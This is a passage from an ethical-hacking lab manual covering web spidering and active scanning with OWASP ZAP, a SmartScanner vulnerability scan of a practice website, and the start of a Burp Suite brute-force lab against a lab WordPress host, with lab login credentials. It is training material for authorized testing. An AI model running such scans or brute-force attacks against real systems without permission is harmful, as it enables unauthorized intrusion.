
9. After performing web spidering, OWASP ZAP performs active scanning. Navigate to the Active Scan tab to observe the various scanned links.

The screenshot shows the OWASP ZAP interface with the title bar "Untitled Session - OWASP ZAP 2.13.0 (as superuser)" and the date "Thu Mar 14, 01:54". The main window is titled "Automated Scan" with a lightning bolt icon. It displays the message: "This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'." Below this, it says: "Please be aware that you should only attack applications that you have been specifically been given permission to test." The "Attack" button is highlighted in red. The progress bar at the bottom shows "Actively scanning (attacking) the URLs discovered b...". The tabs at the bottom include History, Search, Alerts, Output, Spider, Active Scan (which is selected), and Requester. The "Alerts" tab shows 40 new alerts. The "Output" tab shows a table of requests:


ID	Req. Timestamp	Resp. Timestamp	Met...	URL	C...	Reason	...	Size Resp. H...	Size Resp. ...
751	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes	4,452 bytes
752	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes	4,431 bytes
753	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes	4,431 bytes
754	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes	4,431 bytes
755	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviescop.com/	200	OK	...	222 bytes	4,431 bytes
756	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes	4,431 bytes
757	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes	4,431 bytes
758	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes	4,431 bytes
759	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes	4,431 bytes
760	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes	4,431 bytes
761	3/14/24, 1:54:...	3/14/24, 1:54:...	POST	http://www.moviescope.com/	200	OK	...	222 bytes	4,431 bytes

10. After completing the active scan, the results appear under the Alerts tab, displaying the various vulnerabilities and issues associated with the target website, as shown in the screenshot.

In this task, the objective being web spidering, we will focus on the information obtained while performing web spidering.




11. Now, click on the Spider tab from the lower section of the window to view the web spidering information. By default, the URLs tab appears under the Spider tab.
12. The URLs tab contains various links for hidden content and functionality associated with the target website (www.moviescope.com).



13. Now, navigate to the Messages tab under the Spider tab to view more detailed information regarding the URLs obtained while performing the web spidering, as shown in the screenshot.

In real-time, attackers perform web spidering or crawling to discover hidden content and functionality, which is not reachable from the main visible content, to exploit user privileges within the application. It also allows attackers to recover backup copies of live files, configuration and log files containing sensitive data, backup archives containing snapshots of files within the web root, and new functionality that is not linked to the main application.




14. This concludes the demonstration of how to perform web spidering on a target website using OWASP ZAP.

Task 3: Perform Web Application Vulnerability Scanning using SmartScanner


SmartScanner leverages machine learning (ML) and artificial intelligence (AI) techniques to adapt its methodologies to the behavior of the target. This integration allows SmartScanner to minimize false positives. It uses AI for identifying vulnerable pages, detecting 404 custom pages, identifying input vectors, fingerprinting the target and calculating the security risk.

Here, we will discover vulnerabilities in the target web application using SmartScanner.

1. Click Windows 11 to switch to the Windows 11 machine, click Ctrl+Alt+Delete to activate the machine and login using Admin/Pa\$\$w0rd.
 2. Click Search icon () on the Desktop. Search smartscanner in the search field, the SmartScanner appears in the results, click Open to launch it.
 3. SmartScanner window appears. In the enter site address to scan field, enter www.moviescope.com and click scan button.



4. The tool starts scanning the target website for vulnerabilities.



5. Once the tool completes scanning, it will display the issues that are found under Found Issues section and Severity of Issues.

SmartScanner

TARGET www.moviescope.com **RISK** 3.1 /5 **ISSUES** 19 **DURATION** 18" **REQUESTS** 592 **report** new

Found Issues	Severity of Issues
>Password Sent Over HTTP	2
No Redirection from HTTP to HTTPS	1
Unreferenced Login Page Found	1
No HTTPS	1
Auto Complete Enabled Password Input	2
Application Error	2
Content-Security-Policy Header is Missing	1
X-Frame-Options Header is Missing	1
Subresource Integrity is Missing	1
X-Content-Type-Options Header is Missing	1
Referrer-Policy Header is Missing	1

Scan status changed: Finished

4:12 AM 4/10/2024

- Now, expand Password Sent Over HTTP and click on first <http://www.moviescope.com> link from the left pane to view the details of the vulnerability.

SmartScanner

TARGET www.moviescope.com **RISK** 3.1 /5 **ISSUES** 19 **DURATION** 18" **REQUESTS** 592 **report** new

Found Issues	
Password Sent Over HTTP	2
http://www.moviescope.com	
http://www.moviescope.com	
No Redirection from HTTP to HTTPS	1
Unreferenced Login Page Found	1
No HTTPS	1
Auto Complete Enabled Password Input	2
Application Error	2
Content-Security-Policy Header is Missing	1
X-Frame-Options Header is Missing	1
Subresource Integrity is Missing	1

← Password Sent Over HTTP **Medium**

URL <http://www.moviescope.com>

REQUEST / RESPONSE

```
#1
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36
Content-Length: 0

HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 10 Apr 2024 11:00:20 GMT
Content-Length: 4326
```

Scan status changed: Finished

4:22 AM 4/10/2024

- In the right pane, scroll down to the DESCRIPTION part. We can observe that this website contains a vulnerability, which could be exploited by attackers to intercept sensitive information like passwords during transmission over unencrypted HTTP traffic.

TARGET www.moviescope.com

RISK 3.1 /5

ISSUES 19

DURATION 18"

REQUESTS 592

DESCRIPTION
Attackers can sniff and capture sensitive information like passwords when they're served and transmitted over the unencrypted HTTP traffic.

RECOMMENDATION
Enforce using HTTPS.

REFERENCES

- CWE-319
- OWASP 2017-A3
- OWASP 2021-A2

Scan status changed: Finished

8. You can also go through the RECOMMENDATION section to check for the recommended actions to patch the vulnerability.
9. Now, under REFERENCES section, press Ctrl and click on CWE-319 hyperlink .
10. A CWE website appears in Microsoft Edge web browser, displaying the details of CWE-319 ClearText Transmission of Sensitive Information.

CWE - CWE-319: Cleartext Trans...

<https://cwe.mitre.org/data/definitions/319.html>

Common Weakness Enumeration
A community-developed list of SW & HW weaknesses that can become vulnerabilities

Top 25 **Top HW CWE** **New to CWE** Start here!

CWE-319: Cleartext Transmission of Sensitive Information

Weakness ID: 319
Vulnerability Mapping: ALLOWED
Abstraction: Base

View customized information: Conceptual Operational Mapping Friendly Complete Custom

Description
The product transmits sensitive or security-critical data in cleartext in a communication channel that can be sniffed by unauthorized actors.

Extended Description
Many communication channels can be "sniffed" (monitored) by adversaries during data transmission. For example, in networking, packets can traverse many intermediary nodes from the source to the destination, whether across the internet, an internal network, the cloud, etc. Some actors might have privileged access to a network interface or any link along the channel, such as a router, but they might not be authorized to collect the underlying data. As a result, network traffic could be sniffed by adversaries, spilling security-critical data.

Applicable communication channels are not limited to software products. Applicable channels include hardware-specific technologies such as internal hardware networks and external debug channels, supporting remote JTAG debugging. When mitigations are not applied to combat adversaries within the product's threat model, this weakness significantly lowers the difficulty of exploitation by such adversaries.

When full communications are recorded or logged, such as with a packet dump, an adversary could attempt to obtain the dump long after the transmission has occurred and try to analyze the plaintext from the

11. In the CWE page, we can see that the attackers can gather sensitive information such as passwords etc. by sniffing the network, if the information is transmitted in cleartext format.

We have already performed a lab about Password Sniffing using Wireshark in Module 08: Sniffing.

12. Close the browser window and switch to the SmartScanner window.

13. Similarly, click the <http://www.moviescope.com> link available under X-Frame-Options Header is Missing node which is termed as Low severity.

The screenshot shows the SmartScanner application interface. At the top, it displays the target as www.moviescope.com, risk level as 3.1, issues found as 19, duration as 18", and total requests as 592. A 'report' button is visible. Below this, the 'Found Issues' table lists various security findings, with the 'X-Frame-Options Header is Missing' item highlighted by a red box. The 'REQUEST / RESPONSE' section shows the raw HTTP traffic for the specified URL, with the response status being 200 OK. A 'Low' severity button is also highlighted with a red box. The taskbar at the bottom shows the Windows Start button, a search icon, and several pinned application icons.

14. Scroll down to the DESCRIPTION here, we can observe that the X-Frame-Options Header is Missing which will make this site vulnerable to click-jacking.

SmartScanner

TARGET **www.moviescope.com**

RISK **3.1 /5**

ISSUES **19**

DURATION **18"**

REQUESTS **592**

report new

Found Issues	
① No Redirection from HTTP to HTTPS	1
① Unreferenced Login Page Found	1
① No HTTPS	1
① Auto Complete Enabled Password Input	2
① Application Error	2
① Content-Security-Policy Header is Missing	1
① X-Frame-Options Header is Missing	1
http://www.moviescope.com	
① Subresource Integrity is Missing	1
① X-Content-Type-Options Header is Missing	1
① Referrer-Policy Header is Missing	1

← X-Frame-Options Header is Missing

Low

DESCRIPTION

The `X-Frame-Options` HTTP response header can be used to indicate whether or not a browser should be allowed to render a page in a `<frame>`, `<iframe>`, `<embed>` or `<object>`. Sites can use this to avoid click-jacking attacks, by ensuring that their content is not embedded into other sites. Mozilla

RECOMMENDATION


Configure your server to send this header for all pages. You can see references for possible values.

REFERENCES

- Mozilla: Web Security
- OWASP: Clickjacking
- Mozilla: X-Frame-Options

Scan status changed: Finished

6:18 AM 4/10/2024



15. Similarly, you can view the RECOMMENDATION section and click on the reference link under REFERENCES section.
16. Now, expand X-Content-Type-Options Header is Missing node and click on <http://www.moviescope.com> link to view its contents.
17. Under DESCRIPTION section we can observe that the browsers can perform MIME sniffing which can cause the browsers to transform non-executable content into executable content.

The screenshot shows the SmartScanner interface. At the top, it displays the target website as www.moviescope.com, risk level as 3.1 /s, 19 issues found, a duration of 18", and 592 requests made. A report icon with a red 'X' indicates a new report is available.

Found Issues:

- Content-Security-Policy Header is Missing (1)
- X-Frame-Options Header is Missing (1)
- Subresource Integrity is Missing (1)
- X-Content-Type-Options Header is Missing (1)** (This item is highlighted with a red box)
- Referrer-Policy Header is Missing (1)
- ViewState is not Encrypted (1)
- ASP.NET Version Disclosure (1)
- X-Powered-By Header Found (1)
- Server Version Disclosure (1)
- Target Information (1)

X-Content-Type-Options Header is Missing (Details View):

DESCRIPTION: The X-Content-Type-Options response HTTP header is used by the server to prevent browsers from guessing the media type (MIME type). This is known as **MIME sniffing** in which the browser guesses the correct MIME type by looking at the contents of the resource. The absence of this header might cause browsers to transform non-executable content into executable content.

RECOMMENDATION: Configure your server to send this header with the value set to nosniff.

REFERENCES:

Scan status changed: Finished

18. Similarly, you can view the the RECOMMENDATION section and click on the reference link under REFERENCES section.
19. You can also click on any other vulnerability to view its detailed information.
20. This concludes the demonstration of discovering vulnerabilities in a target website scanning using SmartScanner.
21. You can also use other web application vulnerability scanning tools such as WPScan Vulnerability Database (<https://wpscan.com>), Codename SCNR (<https://ecsynpo.com>), AppSpider (<https://www.rapid7.com>), Uniscan (<https://github.com>) and N-Stalker (<https://www.nstalker.com>).

Lab 2: Perform Web Application Attacks

Lab Scenario

For an ethical hacker or pen tester, the next step after gathering required information about the target web application is to attack the web application. They must have the required knowledge to perform web application attacks to test the target network's web application security infrastructure.

Attackers perform web application attacks with certain goals in mind. These goals may be either technical or non-technical. For example, attackers may breach the security of the web application and steal sensitive information for financial gain or for curiosity's sake. To hack the web app, first, the attacker analyzes it to determine its vulnerable areas. Next, they attempt to reduce the "attack surface." Even if the target web application only has a single vulnerability, attackers will try to compromise its security by launching an appropriate attack. They try various application-level attacks such as injection, XSS, broken authentication, broken access control, security misconfiguration, and insecure deserialization to compromise the security of web applications to commit fraud or steal sensitive information.

An ethical hacker or pen tester must test their company's web application against various attacks and other vulnerabilities. They must find various ways to extend the security test and analyze web applications, for which they employ multiple testing techniques. This will help in predicting the effectiveness of additional security measures in strengthening and protecting web applications in the organization.

The tasks in this lab will assist in performing attacks on web applications using various techniques and tools.

Lab Objectives

- **Perform a brute-force attack using Burp Suite**
- **Perform Remote Code Execution (RCE) attack**

Overview of Web Application Attacks

One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, OSes, networks, and security. All the mechanisms or services employed at each layer help the user in one way or another to access the web application securely. When talking about web applications, the organization considers security to be a critical component, because web applications are major sources of attacks. Attackers make use of vulnerabilities to exploit and gain unrestricted access to the application or the entire network. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information.

Task 1: Perform a Brute-force Attack using Burp Suite

Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process from the initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities. Burp Suite contains key components such as an intercepting proxy, application-aware spider, advanced web application scanner, intruder tool, repeater tool, and sequencer tool.

Here, we will perform a brute-force attack on the target website using Burp Suite.


In this task, the target WordPress website (<http://10.10.1.22:8080/CEH>) is hosted by the victim machine, Windows Server 2022. Here, the host machine is the Parrot Security machine.

Ensure that the Wampserver is running in Windows Server 2022 machine. To run the WampServer, execute the following steps:


- Click Windows Server 2022 to switch to the Windows Server 2022 machine
Click Ctrl+Alt+Delete to activate the machine and login with CEH\Administrator / Pa\$\$wOrd.
 - Now, click Type here to search field on the Desktop, search for wampserver64 in the search bar and select Wampserver64 from the results.
